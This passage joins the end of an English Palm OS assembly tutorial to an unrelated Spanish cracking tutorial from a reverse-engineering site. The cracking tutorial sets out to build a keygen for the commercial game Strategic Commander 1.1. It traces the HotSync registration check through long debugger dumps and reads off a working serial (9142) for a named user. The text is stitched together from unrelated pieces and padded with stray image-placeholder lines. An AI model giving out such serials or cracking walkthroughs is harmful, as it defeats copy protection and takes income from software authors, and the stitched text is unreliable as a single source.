; Menu resource

        res 'MBAR', 1000, "MBAR03e8.bin"

; Alert resources

        res 'Talt', EmptyField, "Talt03e9.bin"

        res 'Talt', MyAbout, "Talt03ea.bin"
```

File:Fields.h

```
#define MyForm 1
#define Go 1105
#define EmptyField 1001
#define MyAbout 1002
```

```
#define SourceText 1301
#define DestText 1304
```

File:Fields.bat

```
pilrc Fields.rcp
pila Fields.asm
```

File:MBAR03e8.bin

```
 ÿÿ q 0 J B ê ROptions About This program..
```

File:Talt03e9.bin


```
 Empty Field Input something please! Ok
```

File:Talt03ea.bin

```
 About this Tute Third tutorial. Using Fields. K
```

File:tFRM03e8.bin

```
     èÈ è h Ž ¨ Â ê This time we use Fields! ¦ )€ Source Text § L€ Dest. Text P
( ( ²@
P L ( ²@
Q 1 t ( É Go for it!
```



That's it! Compile resources with 'pilrc Fields.rcp' and assemble the .asm (and link) using 'pila Fields.asm'. I hope his paper was in some way usefull to you. Don't hesitate to write to me about doubts,comments, requests or whatever you want. Mail me to latigo_at_ciudad_dot_com_dot_ar. See ya next time! Bye.

Latigo 08/October/2k

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Strategic Commander 1.1 Build Jul/15/2002

Protección:	( )Serial (X)HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro		
Descripción:	Juego de ataques a otros mundos,(Esta versión cambio su esquema de protección de la v1.0)		
Objetivo:	Hacer un generador de números de seria (keyGen)		
Dificultad:	( )NewBies ( )Intermedio (X)Avanzado ( )Master ( )Güru		
DOWNLOAD:	http://www.zindaware.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	By Jhon	FECHA:	L/18/04/2005

INTRODUCCION


Análisis de las ventanas:

2 mensajes diferentes de error

AL ATAQUE

OPCION I : Encontrar un serial HotSync/Code en el Código vivo.

Desensamblamos con el PalmDemon v0.27 y no encontramos ninguna referencia a una TALT de error, pero en el mismo Palmdemon v0.27 vemos una TALT que nos pone como cabecera **"Info"** y esta en **1100(0x44C)**



Resource ID: 1100 (0x44C)

Esta misma TALT sirve para mostrar ambos mensajes, Buscamos esta ventana en el código desensamblado, guardemos el desensamblado en un archivo de texto (con extensión *.txt),abrimos el archivo desensamblado con el Ultraedit32 v10a y buscamos con Control+F la cadena **"44C" ,** buscamos los mensajes de los errores en el mismo PalmDemon podremos verlos en el ramal izquierdo que dice **"Strings"** y encontramos los siguientes errores:

7000 (0x1B58)
"This is not the correct key for your HotSync name. Please make sure you didn't mistype part of the key. If you didn't, use the key wizard at http://www.zindaware.com/support to generate the correct key."

7100 (0x1BBC)
"The key you entered is in the wrong form, please make sure you didn't misenter it. If you didn't, use the key wizard at http://www.ZindaWare.com/support to verify that you wrote it down correctly."

7200 (0x1C20)
"Thank you for registering! Your support helps to make sure cool games continue to get developed for the Palm. Your reg key is below."

Entramos al Ultraedit32 y buscamos la cadena "$1B58", Ojo Aquí la verdadera búsqueda seria "$1B58044C", ¿Porque?, Pues porque "044C" es el de la cabecera "Info" de la TALT y el "1B58" el mensaje que se mete en la TALT, así que lo que debemos buscar en realidad será, la cadena, Presionando Control+F ,La cadena que buscamos solo hay una referencia en en el desensamblado del "CODE (Seg: 0x03)" (Previamente desensamblado)

"$1B58044C"

Caemos en:

```
0000FDB0 2F 3C 1B 58 04.. MOVE.L #$1B58044C, -(A7)
0000FDB6 60 0A BRA.S LOC_FDC2
0000FDB8 20 00 MOVE.L D0, D0
0000FDBA 20 00 MOVE.L D0, D0
```

Cargando el palmdebugger y poniendo un Breakpoint **atb "_DlkGetSyncInfo"** saltamos a, y revizamos las siguientes instrucciones.

t (Enter varias veces)

```
EXCEPTION ID = $80
0005F6B8 *UNLK A6 | 4E5E
0005F6BA *RTS | 4E75
0005F852 *ADDQ.W #$04,A7 | 584F
0005F854 *PEA -$127E(A5) | 486D ED82
0005F858 *_StrLen ; $1001C27E | 4E4F A0C7
EXCEPTION ID = $80
0005F85C *TST.W D0 | 4A40
0005F85E *ADDQ.W #$04,A7 | 584F
Will Branch
0005F860 *BNE.S *+$000A ; 0005F86A | 6608
```

```
0005F86A *MOVE.L A3,-(A7) | 2F0B
0005F86C *PEA -$127E(A5) | 486D ED82
0005F870 *MOVE.L A2,-(A7) | 2F0A
0005F872 *PEA *+$0010 ; 0005F882 | 487A 000E
0005F876 *PEA *+$0006 ; 0005F87C | 487A 0004
0005F87A *ADDI.L #$FFFFFE66,(A7) ; '...f' | 0697 FFFF FE66
0005F880 *RTS(JSR) ILLEGAL ADDRESS: FE6CF87B-$0001; FE6CF87B | 4E75
0005F6E2 *LINK A6,-$001C | 4E56 FFE4
0005F6E6 *MOVEM.L D3-D7/A2-A4,-(A7) | 48E7 1F38
0005F6EA *MOVE.L $0008(A6),A4 | 286E 0008
0005F6EE *MOVE.L $000C(A6),A2 | 246E 000C
0005F6F2 *MOVE.B (A4),D3 | 1614
0005F6F4 *CMPI.B #$30,D3 ; '0' | 0C03 0030
Will Not Branch
0005F6F8 *BLT.S *+$0008 ; 0005F700 | 6D06
0005F6FA *CMPI.B #$39,D3 ; '9' | 0C03 0039
Will Branch
0005F6FE *BLE.S *+$000A ; 0005F708 | 6F08
0005F708 *MOVE.L A4,-(A7) | 2F0C
0005F70A *_StrAToI ; $1001C770 | 4E4F A0CE
EXCEPTION ID = $80
0005F70E *MOVE.L D0,A3 | 2640
0005F710 *CMP.L #$00010000,A3 | B7FC 0001 0000 <--- Compara (0x10000=65536)Con A3
0005F716 *ADDQ.W #$04,A7 | 584F <--- Corregir la pila A7
Will Not Branch
0005F718 *BLE.S *+$000A ; 0005F722 | 6F08 ; Debugger no salta si no es igual a 65536
0005F71A *MOVE.W #$800B,D0 ; '..' | 303C 800B
Will Branch
0005F71E *BRA.W *+$00E0 ; 0005F7FE | 6000 00DE
0005F7FE *MOVEM.L (A7)+,D3-D7/A2-A4 | 4CDF 1CF8
0005F802 *UNLK A6 | 4E5E
0005F804 *RTS | 4E75
0005F882 *MOVE.W D0,D3 | 3600
0005F884 *CMPI.W #$800C,D3 ; '..' | 0C43 800C
0005F888 *LEA $000C(A7),A7 | 4FEF 000C
Will Branch
0005F88C *BNE.S *+$000A ; 0005F896 | 6608
0005F896 *TST.W D3 | 4A43
Will Branch
0005F898 *BNE.S *+$0008 ; 0005F8A0 | 6606
0005F8A0 *MOVEQ.L #$00,D5 | 7A00
0005F8A2 *MOVEQ.L #$00,D6 | 7C00
```

En 0005F710 CMP.L #$00010000,A3 0x10000 es 65536 en decimal, Aquí se compara con A3, salgamos del debugger "g" y registremos con este número de serie "65536" en el registro del emulador y dejemos el mismo breakpoint y paramos en:

```
EXCEPTION ID = $80

0005F6B4 *_DlkGetSyncInfo ; $100535FA | 4E4F A2A9
t (y varios enter para seguir paso a paso cada instrucción)
EXCEPTION ID = $80

0005F6B8 *UNLK A6 | 4E5E
0005F6BA *RTS | 4E75

0005F852 *ADDQ.W #$04,A7 | 584F
0005F854 *PEA -$127E(A5) | 486D ED82
0005F858 *_StrLen ; $1001C27E | 4E4F A0C7
EXCEPTION ID = $80
0005F85C *TST.W D0 | 4A40
0005F85E *ADDQ.W #$04,A7 | 584F
Will Branch
0005F860 *BNE.S *+$000A ; 0005F86A | 6608
0005F86A *MOVE.L A3,-(A7) | 2F0B
```

```
0005F86C *PEA -$127E(A5) | 486D ED82
0005F870 *MOVE.L A2,-(A7) | 2F0A
0005F872 *PEA *+$0010 ; 0005F882 | 487A 000E
0005F876 *PEA *+$0006 ; 0005F87C | 487A 0004
0005F87A *ADDI.L #$FFFFFE66,(A7) ; '...f' | 0697 FFFF FE66
0005F880 *RTS(JSR) ILLEGAL ADDRESS: FE6CF87B-$0001; FE6CF87B | 4E75

0005F6E2 *LINK A6,-$001C | 4E56 FFE4
0005F6E6 *MOVEM.L D3-D7/A2-A4,-(A7) | 48E7 1F38
0005F6EA *MOVE.L $0008(A6),A4 | 286E 0008
0005F6EE *MOVE.L $000C(A6),A2 | 246E 000C
0005F6F2 *MOVE.B (A4),D3 | 1614
0005F6F4 *CMPI.B #$30,D3 ; '0' | 0C03 0030
Will Not Branch
0005F6F8 *BLT.S *+$0008 ; 0005F700 | 6D06
0005F6FA *CMPI.B #$39,D3 ; '9' | 0C03 0039
Will Branch
0005F6FE *BLE.S *+$000A ; 0005F708 | 6F08
0005F708 *MOVE.L A4,-(A7) | 2F0C
0005F70A *_StrAToI ; $1001C770 | 4E4F A0CE
EXCEPTION ID = $80
0005F70E *MOVE.L D0,A3 | 2640
0005F710 *CMP.L #$00010000,A3 | B7FC 0001 0000
0005F716 *ADDQ.W #$04,A7 | 584F
Will Branch
0005F718 *BLE.S *+$000A ; 0005F722 | 6F08  <--- Debugger ahora si salta a 0005F722
0005F722 *MOVE.L A2,-(A7) | 2F0A
0005F724 *_StrLen ; $1001C27E | 4E4F A0C7
EXCEPTION ID = $80
0005F728 *CMPI.W #$000A,D0 ; '..' | 0C40 000A
0005F72C *ADDQ.W #$04,A7 | 584F
Will Branch
0005F72E *BLS.S *+$0038 ; 0005F766 | 6336
0005F766 *MOVE.L A2,-(A7) | 2F0A
0005F768 *_StrLen ; $1001C27E | 4E4F A0C7
EXCEPTION ID = $80
0005F76C *MOVE.W D0,D7 | 3E00
0005F76E *MOVE.L A2,-(A7) | 2F0A
0005F770 *PEA -$000C(A6) | 486E FFF4
0005F774 *_StrCopy ; $1001C044 | 4E4F A0C5
EXCEPTION ID = $80
0005F778 *LEA $000C(A7),A7 | 4FEF 000C
0005F77C *MOVEQ.L #$00,D4 | 7800
0005F77E *MOVEQ.L #$00,D3 | 7600
Will Branch
0005F780 *BRA.S *+$004A ; 0005F7CA | 6048
0005F7CA *CMP.W D7,D3 | B647
Will Branch
0005F7CC *BCS.S *-$004A ; 0005F782 | 65B4
0005F782 *MOVEQ.L #$00,D0 | 7000
0005F784 *MOVE.W D3,D0 | 3003
0005F786 *LEA -$000C(A6),A0 | 41EE FFF4
0005F78A *MOVEQ.L #$00,D5 | 7A00
0005F78C *MOVE.B $00(A0,D0.L),D5 | 1A30 0800
0005F790 *LSR.W #$01,D0 | E248
0005F792 *ADD.W D0,D0 | D040
0005F794 *MOVE.W D0,D6 | 3C00
0005F796 *CMP.W D3,D6 | BC43
0005F798 *SNE.B D0 | 56C0
0005F79A *NEG.B D0 | 4400
0005F79C *EXT.W D0 | 4880
0005F79E *MULU.W D5,D0 | C0C5
0005F7A0 *CMP.W D3,D6 | BC43
0005F7A2 *SEQ.B D1 | 57C1
0005F7A4 *NEG.B D1 | 4401
```

```
0005F7A6 *EXT.W D1 | 4881
0005F7A8 *MULU.W D5,D1 | C2C5
0005F7AA *MOVE.W D3,D2 | 3403
0005F7AC *ADDQ.W #$01,D2 | 5242
0005F7AE *MULU.W D1,D2 | C4C1
0005F7B0 *ADD.W D0,D2 | D440
0005F7B2 *MULU.W #$07,D2 | C4FC 0007
0005F7B6 *TST.W D3 | 4A43
0005F7B8 *SEQ.B D0 | 57C0
0005F7BA *NEG.B D0 | 4400
0005F7BC *EXT.W D0 | 4880
0005F7BE *MULU.W #$9D,D0 | C0FC 019D
0005F7C2 *ADD.W D2,D0 | D042
0005F7C4 *ADD.W D4,D0 | D044
0005F7C6 *MOVE.W D0,D4 | 3800
0005F7C8 *ADDQ.W #$01,D3 | 5243
0005F7CA *CMP.W D7,D3 | B647
Will Branch
0005F7CC *BCS.S *-$004A ; 0005F782 | 65B4
0005F782 *MOVEQ.L #$00,D0 | 7000
0005F784 *MOVE.W D3,D0 | 3003
0005F786 *LEA -$000C(A6),A0 | 41EE FFF4
0005F78A *MOVEQ.L #$00,D5 | 7A00
0005F78C *MOVE.B $00(A0,D0.L),D5 | 1A30 0800
0005F790 *LSR.W #$01,D0 | E248
0005F792 *ADD.W D0,D0 | D040
0005F794 *MOVE.W D0,D6 | 3C00
0005F796 *CMP.W D3,D6 | BC43
0005F798 *SNE.B D0 | 56C0
0005F79A *NEG.B D0 | 4400
0005F79C *EXT.W D0 | 4880
0005F79E *MULU.W D5,D0 | C0C5
0005F7A0 *CMP.W D3,D6 | BC43
0005F7A2 *SEQ.B D1 | 57C1
0005F7A4 *NEG.B D1 | 4401
0005F7A6 *EXT.W D1 | 4881
0005F7A8 *MULU.W D5,D1 | C2C5
0005F7AA *MOVE.W D3,D2 | 3403
0005F7AC *ADDQ.W #$01,D2 | 5242
0005F7AE *MULU.W D1,D2 | C4C1
0005F7B0 *ADD.W D0,D2 | D440
0005F7B2 *MULU.W #$07,D2 | C4FC 0007
0005F7B6 *TST.W D3 | 4A43
0005F7B8 *SEQ.B D0 | 57C0
0005F7BA *NEG.B D0 | 4400
0005F7BC *EXT.W D0 | 4880
0005F7BE *MULU.W #$9D,D0 | C0FC 019D
0005F7C2 *ADD.W D2,D0 | D042
0005F7C4 *ADD.W D4,D0 | D044
0005F7C6 *MOVE.W D0,D4 | 3800
0005F7C8 *ADDQ.W #$01,D3 | 5243
0005F7CA *CMP.W D7,D3 | B647
Will Branch
0005F7CC *BCS.S *-$004A ; 0005F782 | 65B4
0005F782 *MOVEQ.L #$00,D0 | 7000
0005F784 *MOVE.W D3,D0 | 3003
0005F786 *LEA -$000C(A6),A0 | 41EE FFF4
0005F78A *MOVEQ.L #$00,D5 | 7A00
0005F78C *MOVE.B $00(A0,D0.L),D5 | 1A30 0800
0005F790 *LSR.W #$01,D0 | E248
0005F792 *ADD.W D0,D0 | D040
0005F794 *MOVE.W D0,D6 | 3C00
0005F796 *CMP.W D3,D6 | BC43
0005F798 *SNE.B D0 | 56C0
0005F79A *NEG.B D0 | 4400
```


```
0005F79C *EXT.W D0 | 4880
0005F79E *MULU.W D5,D0 | C0C5
0005F7A0 *CMP.W D3,D6 | BC43
0005F7A2 *SEQ.B D1 | 57C1
0005F7A4 *NEG.B D1 | 4401
0005F7A6 *EXT.W D1 | 4881
0005F7A8 *MULU.W D5,D1 | C2C5
0005F7AA *MOVE.W D3,D2 | 3403
0005F7AC *ADDQ.W #$01,D2 | 5242
0005F7AE *MULU.W D1,D2 | C4C1
0005F7B0 *ADD.W D0,D2 | D440
0005F7B2 *MULU.W #$07,D2 | C4FC 0007
0005F7B6 *TST.W D3 | 4A43
0005F7B8 *SEQ.B D0 | 57C0
0005F7BA *NEG.B D0 | 4400
0005F7BC *EXT.W D0 | 4880
0005F7BE *MULU.W #$9D,D0 | C0FC 019D
0005F7C2 *ADD.W D2,D0 | D042
0005F7C4 *ADD.W D4,D0 | D044
0005F7C6 *MOVE.W D0,D4 | 3800
0005F7C8 *ADDQ.W #$01,D3 | 5243
0005F7CA *CMP.W D7,D3 | B647
Will Branch
0005F7CC *BCS.S *-$004A ; 0005F782 | 65B4
0005F782 *MOVEQ.L #$00,D0 | 7000
0005F784 *MOVE.W D3,D0 | 3003
0005F786 *LEA -$000C(A6),A0 | 41EE FFF4
0005F78A *MOVEQ.L #$00,D5 | 7A00
0005F78C *MOVE.B $00(A0,D0.L),D5 | 1A30 0800
0005F790 *LSR.W #$01,D0 | E248
0005F792 *ADD.W D0,D0 | D040
0005F794 *MOVE.W D0,D6 | 3C00
0005F796 *CMP.W D3,D6 | BC43
0005F798 *SNE.B D0 | 56C0
0005F79A *NEG.B D0 | 4400
0005F79C *EXT.W D0 | 4880
0005F79E *MULU.W D5,D0 | C0C5
0005F7A0 *CMP.W D3,D6 | BC43
0005F7A2 *SEQ.B D1 | 57C1
0005F7A4 *NEG.B D1 | 4401
0005F7A6 *EXT.W D1 | 4881
0005F7A8 *MULU.W D5,D1 | C2C5
0005F7AA *MOVE.W D3,D2 | 3403
0005F7AC *ADDQ.W #$01,D2 | 5242
0005F7AE *MULU.W D1,D2 | C4C1
0005F7B0 *ADD.W D0,D2 | D440
0005F7B2 *MULU.W #$07,D2 | C4FC 0007
0005F7B6 *TST.W D3 | 4A43
0005F7B8 *SEQ.B D0 | 57C0
0005F7BA *NEG.B D0 | 4400
0005F7BC *EXT.W D0 | 4880
0005F7BE *MULU.W #$9D,D0 | C0FC 019D
0005F7C2 *ADD.W D2,D0 | D042
0005F7C4 *ADD.W D4,D0 | D044
0005F7C6 *MOVE.W D0,D4 | 3800
0005F7C8 *ADDQ.W #$01,D3 | 5243
0005F7CA *CMP.W D7,D3 | B647
Will Branch
0005F7CC *BCS.S *-$004A ; 0005F782 | 65B4
0005F782 *MOVEQ.L #$00,D0 | 7000
0005F784 *MOVE.W D3,D0 | 3003
0005F786 *LEA -$000C(A6),A0 | 41EE FFF4
0005F78A *MOVEQ.L #$00,D5 | 7A00
0005F78C *MOVE.B $00(A0,D0.L),D5 | 1A30 0800
0005F790 *LSR.W #$01,D0 | E248
```

```
0005F792 *ADD.W D0,D0 | D040
0005F794 *MOVE.W D0,D6 | 3C00
0005F796 *CMP.W D3,D6 | BC43
0005F798 *SNE.B D0 | 56C0
0005F79A *NEG.B D0 | 4400
0005F79C *EXT.W D0 | 4880
0005F79E *MULU.W D5,D0 | C0C5
0005F7A0 *CMP.W D3,D6 | BC43
0005F7A2 *SEQ.B D1 | 57C1
0005F7A4 *NEG.B D1 | 4401
0005F7A6 *EXT.W D1 | 4881
0005F7A8 *MULU.W D5,D1 | C2C5
0005F7AA *MOVE.W D3,D2 | 3403
0005F7AC *ADDQ.W #$01,D2 | 5242
0005F7AE *MULU.W D1,D2 | C4C1
0005F7B0 *ADD.W D0,D2 | D440
0005F7B2 *MULU.W #$07,D2 | C4FC 0007
0005F7B6 *TST.W D3 | 4A43
0005F7B8 *SEQ.B D0 | 57C0
0005F7BA *NEG.B D0 | 4400
0005F7BC *EXT.W D0 | 4880
0005F7BE *MULU.W #$9D,D0 | C0FC 019D
0005F7C2 *ADD.W D2,D0 | D042
0005F7C4 *ADD.W D4,D0 | D044
0005F7C6 *MOVE.W D0,D4 | 3800
0005F7C8 *ADDQ.W #$01,D3 | 5243
0005F7CA *CMP.W D7,D3 | B647
Will Branch
0005F7CC *BCS.S *-$004A ; 0005F782 | 65B4
0005F782 *MOVEQ.L #$00,D0 | 7000
0005F784 *MOVE.W D3,D0 | 3003
0005F786 *LEA -$000C(A6),A0 | 41EE FFF4
0005F78A *MOVEQ.L #$00,D5 | 7A00
0005F78C *MOVE.B $00(A0,D0.L),D5 | 1A30 0800
0005F790 *LSR.W #$01,D0 | E248
0005F792 *ADD.W D0,D0 | D040
0005F794 *MOVE.W D0,D6 | 3C00
0005F796 *CMP.W D3,D6 | BC43
0005F798 *SNE.B D0 | 56C0
0005F79A *NEG.B D0 | 4400
0005F79C *EXT.W D0 | 4880
0005F79E *MULU.W D5,D0 | C0C5
0005F7A0 *CMP.W D3,D6 | BC43
0005F7A2 *SEQ.B D1 | 57C1
0005F7A4 *NEG.B D1 | 4401
0005F7A6 *EXT.W D1 | 4881
0005F7A8 *MULU.W D5,D1 | C2C5
0005F7AA *MOVE.W D3,D2 | 3403
0005F7AC *ADDQ.W #$01,D2 | 5242
0005F7AE *MULU.W D1,D2 | C4C1
0005F7B0 *ADD.W D0,D2 | D440
0005F7B2 *MULU.W #$07,D2 | C4FC 0007
0005F7B6 *TST.W D3 | 4A43
0005F7B8 *SEQ.B D0 | 57C0
0005F7BA *NEG.B D0 | 4400
0005F7BC *EXT.W D0 | 4880
0005F7BE *MULU.W #$9D,D0 | C0FC 019D
0005F7C2 *ADD.W D2,D0 | D042
0005F7C4 *ADD.W D4,D0 | D044
0005F7C6 *MOVE.W D0,D4 | 3800
0005F7C8 *ADDQ.W #$01,D3 | 5243
0005F7CA *CMP.W D7,D3 | B647
Will Not Branch
0005F7CC *BCS.S *-$004A ; 0005F782 | 65B4
0005F7CE *MOVE.L A3,D0 | 200B
```

0005F7D0 *CMP.W D0,D4 | B840 <--- Aqui comprueba Fake serial con el Real
Will Branch
0005F7D2 *BNE.S *+$0028 ; 0005F7FA | 6626
0005F7FA *MOVE.W #$800C,D0 ; '..' | 303C 800C
0005F7FE *MOVEM.L (A7)+,D3-D7/A2-A4 | 4CDF 1CF8
0005F802 *UNLK A6 | 4E5E
0005F804 *RTS | 4E75

Borramos todo y hacemos lo mismo y demos de parar exactamente en:
0005F7D0 *CMP.W D0,D4 | B840 <--- Aqui comprueba Fake serial con el Real
De aquí revisamos en el Palmdebugger lo que contiene el registro "D4"
Persionamos:

reg <--- Esto esta solo en la instrucción 0005F7D0 (cada instrucción es diferente)
USP = 00000000
SSP = 0003B9A0
SR = tSxnzvc
Int = 0
PC = 0005F7D0
A0 = 0003B9D0
A1 = 1018462C
A2 = 000049DA
A3 = 00010000
A4 = 000063DC
A5 = 00005C58
A6 = 0003B9DC
A7 = 0003B9A0
D0 = 00010000 **<--- Aquí esta el 65536 que introducimos para que salte el debugger**
D1 = 00000000
D2 = 00000317
D3 = 00000006
D4 = 000023B6 **<--- En decimal es "9142"que es el serial para un HotSync/Name "compaq"**
D5 = 00000071
D6 = 00000004
D7 = 00030006
Si observamos detenidamente estas instrucciones estan en formato hexadecimal, Así para **D4 = 0x000023B6** su valor en decimal es **"9142"** registrémonos con este último en el emulador ó en mi palm Tungteng T5 real, Ohhhh el programa se registra como si nada pero solo para un HotSync/Name de **"compaq"**
Abajo se muestra lo que debemos de estar observando:




```
dm d4 100 <--- De nada nos servirá ver que hay aqui
000023B6: 10 19 25 2E 10 19 25 D0 10 19 25 FA 10 19 27 1C "..%...%...%...'."
000023C6: 10 19 28 3E 10 19 29 60 10 19 2A 82 10 19 2B A4 "..(>..)`..*...+."
000023D6: 10 19 2C C6 10 19 2E E8 10 19 30 76 10 19 33 D8 "..,.......0v..3."
000023E6: 10 19 36 D2 10 19 38 28 10 19 38 62 00 00 00 2C "..6...8(..8b...,"
000023F6: 10 00 04 53 00 00 23 10 00 01 00 03 F0 EC 20 00 "...S..#....... ."
00002406: 10 19 39 5E 00 00 24 16 10 19 39 5E 00 00 00 05 "..9^..$...9^...."
00002416: 10 19 39 5E 00 00 24 26 00 00 00 1C 10 00 04 67 "..9^..$&.......g"
00002426: 10 19 39 E8 10 19 3A 50 10 19 3B C6 10 19 3C 5C "..9...:P..;...<\"
00002436: 10 19 3D CA 00 00 02 F2 00 00 04 73 00 03 00 03 "..=........s...."
00002446: 00 00 00 00 63 6E 63 70 6D 6F 64 6D 00 03 BB B0 "....cncpmodm...."
00002456: 00 00 00 00 00 00 00 BE 00 00 00 00 43 48 50 52 "............CHPR"
00002466: 6E 65 74 77 00 00 00 00 00 00 00 00 00 00 03 00 03 "netw............"
00002476: 00 00 00 00 64 62 73 2D 70 73 79 73 00 03 A6 20 "....dbs-psys... "
00002486: 00 00 00 00 00 00 00 C6 00 00 00 00 00 00 00 00 00 "................"
00002496: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000024A6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
dm d0 100 <--- De nada nos servirá ver que hay aqui
00010000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
```

```
00010070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00010090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000100A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000100B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000100C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000100D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000100E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000100F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
```

Vemos que el debugger en la instruccón

```
